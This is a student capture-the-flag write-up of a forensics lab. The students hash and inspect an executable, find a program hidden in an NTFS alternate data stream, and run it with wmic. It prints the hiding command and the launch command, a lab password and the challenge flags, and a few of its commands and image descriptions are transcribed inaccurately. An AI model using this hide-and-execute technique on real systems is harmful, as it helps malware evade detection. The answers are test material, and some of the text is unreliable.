

PSP0201

Week 6

Writeup

Group Name : Mali Pape

Members:

ID	Name	Role
1211102895	Muhammad Irfan Bin Mohd Nazri	Leader
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	Member
1211103634	Ho Tian Ming	Member
1211101035	Mohamad Zuhir Bin Mohamad Zailani	Member


Day 21: Blue Teaming - Time for some ELForensics

Tools used: Kali Linux, Remmina


Solution/walkthrough:

Question 1:


Setting up Remmina's Connection



Accept the certificate and log into the remote system



Log in to the remote system in Remmina



Open powershell, change directory and use dir command. Use more command to search for the file hash .

Answer : 596690FFC54AB6101932856E6A78E3A1

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.txt
Resolve-Path : Cannot find path 'C:\Users\littlehelper\Documents\deebee.txt'
because it does not exist.
At C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility
\Microsoft.PowerShell.Utility.psm1:110 char:36
+                 $pathsToProcess += Resolve-Path $Path | Foreach-Objec ...
+                                         ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\little...ents\deebee.txt:
String) [Resolve-Path], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.ResolveP
athCommand


PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe
Algorithm      Hash
-----      -----
MD5           5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents> more .'db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents>
```

Question 2:

Use Get-FileHash -Algorithm MD5 deebee.txt to search for the file hash,
Answer : 5F037501FB542AD2D9B06EB12AED09F0



```
Windows PowerShell

Algorithm      Hash
-----      -----
MD5          EF5CBE32E75C91A1BFE7AEC564766235

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.txt
Resolve-Path : Cannot find path 'C:\Users\littlehelper\Documents\deebee.txt'
because it does not exist.
At C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility
\Microsoft.PowerShell.Utility.psm1:110 char:36
+                     $pathsToProcess += Resolve-Path $Path | Foreach-Objec ...
+                                     ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\little...ents\deebee.txt:
String) [Resolve-Path], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.ResolveP
athCommand

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe
Algorithm      Hash
-----      -----
MD5          5F037501FB542AD2D9B06EB12AED09F0


PS C:\Users\littlehelper\Documents>
```

Question 3:

Use the same command with changes of MD5 to SHA256.

Answer :

5C93D1BC2913A66A545401A5B0D68CBEFC4F47D1D8F0F755875B7E271AEA11
1E



```
Windows PowerShell

PS C:\Users\littlehelper> cd .\Documents\
PS C:\Users\littlehelper\Documents> dir

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -----          ---- -
-a---    11/23/2020  11:21 AM            63 db file hash.txt
-a---    11/23/2020  11:22 AM        5632 deebee.exe

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 'db file hash.tx
t'
Algorithm      Hash
-----      -----
SHA256        5C93D1BC2913A66A545401A5B0D68CBEFC4F47D1D8F0F755875B7E271AEA111E

PS C:\Users\littlehelper\Documents>
```

Question 4:

Use Strings command c:\Tools\strings64.exe -accepteula deebee.exe to search for the flag.

Answer: THM{f6187e6cbeb1214139ef313e108cb6f9}

The image shows two separate Windows PowerShell windows. The top window is titled 'Windows PowerShell' and has the command PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe entered. The output is the help text for the Strings command, which includes options like SLH, .text, .rsrc, @.reloc, &*, BSJB, v4.0.30319, #Strings, #US, #GUID, #Blob, c.#1.+x.3x.;x.C1.K~.Sx.[x.c, <Module>, mscorelib, Thread, deebee, Console, ReadLine. The bottom window is titled 'Select Windows PowerShell' and shows a session where the user runs a PowerShell script. The script uses Set-Content to write the string THM{f6187e6cbeb1214139ef313e108cb6f9} to a file named lists.exe, then reads it back and encodes it as a byte stream. It also contains a message about a database being moved and a naughty list being unavailable.

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe
Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.

SLH
.text
.rsrc
@.reloc
&*
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorelib
Thread
deebee
Console
ReadLine

Select Windows PowerShell
Program
System
Main
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -Value $(Get-Content $($Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hide
db
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
```


Question 5:

Answer : Get-Item -Path file.exe -Stream *

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6:

View ADS and search for the streamname



The image shows two separate Windows PowerShell windows. Both windows are running on the same host, indicated by the title bar "10.10.230.113". The top window is titled "Windows PowerShell" and shows the command PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *. It lists two streams: one for the executable itself and one for its hidden database. The bottom window is also titled "Windows PowerShell" and shows the same command. The output is identical to the top window, displaying the properties of both streams.


```
Algorithm      Hash
-----
SHA256        5C93D1BC2913A66A545401A5B0D68CBEFC4F47D1D8F0F755875B7E271AEA111E

PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *

PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:$DATA
PSParentPath    : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName    : deebee.exe:$DATA
PSDrive         : C
PSProvider      : Microsoft.PowerShell.Core\FileSystem
PSIsContainer  : False
FileName        : C:\Users\littlehelper\Documents\deebee.exe
Stream          : :$DATA
Length          : 5632

PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath    : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName    : deebee.exe:hidedb
PSDrive         : C
```


Launch the executable which is hidden in the ADS using command wmic process call create \$(Resolve-Path deebee.exe:hidedb)



```
10.10.230.113
Select Windows PowerShell
ReturnValue = 21;
};

PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deeb
ee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 1416;
    ReturnValue = 0;
};
```

Answer: THM{088731ddc7b9fdeccaed982b07c297c}



```
C:\Users\littlehelper\Documents\deebbee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit


THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: -
```

Question 7:

Run the program and search for the name.


Answer: Naughty List



Question 8:

Run the program and search for the name.

Answer: Nice List



A screenshot of a Windows terminal window titled "C:\Users\littlehelper\Documents\deebee.exe:hidedb". The window contains a list of names, likely extracted from a file named "deebee.exe". The names listed are:

- Cira Mccay
- Andre Schepis
- Gabriel Youngren
- Lilia Waldrip
- Jesenia Pressley
- Zulema McGrory
- Alishia Abadie
- Clementine Wotring
- Maximina Lamer
- Allyson Reich
- Laurine Bryce
- Carmelo Reichel
- Savannah Helsel
- Rossie Nordin
- Glenn Malpass
- Dahlia Bortz
- Denice Wachtel
- Frances Merkle
- Thomasena Latimore
- Laurena Gardea
- Delphine Gossard
- Jaime Victoria

Thought Process/Methodology:

This challenge was started with the process of setting up a connection in Remmina to open up the remote machine using the ip address provided from the THM, username of `littlehelper` and password of `iLove5now!`. After the remote machine is successfully turned on, we can then navigate to the powershell and start the tasks. For the first question, I used the command of `cd .\Documents\` to change the current directory to Documents and use `dir` command to see the list of items located there. Then, I used `more` command to search for the file hash which then completed the question requirements. After that, for question 2, I used the command of `Get-FileHash -Algorithm MD5 deebee.txt` to search for the file hash of the mysterious file - `deebee.exe`. This then giving me the file hash of this file which is `5F037501FB542AD2D9B06EB12AED09F0`. This step is repeated to look for the answer of Question 3 with a difference where I changed the `MD5` in the command with `SHA256`. To continue with question 4, I used the `Strings` command of `c:\Tools\strings64.exe -accepteula deebee.exe` to search for the flag indicated in question. Answer for question 5 can be found in the instruction from the THM website which is `Get-Item -Path file.exe -Stream *`. For question 6, I used the previous command to see the ADS and then launch the executable which is hidden in the ADS using the command `wmic process call create`

